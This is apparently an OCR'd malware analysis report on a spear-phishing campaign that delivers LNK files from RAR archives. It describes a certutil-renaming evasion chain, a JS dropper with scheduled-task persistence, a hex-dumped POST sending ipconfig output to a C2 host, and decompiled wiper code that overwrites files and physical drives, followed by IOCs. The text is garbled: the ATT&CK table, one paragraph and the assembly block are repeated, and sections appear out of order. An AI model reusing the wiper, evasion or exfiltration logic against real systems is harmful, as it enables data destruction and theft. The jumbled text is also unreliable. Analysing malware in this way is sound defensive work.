www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 32 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

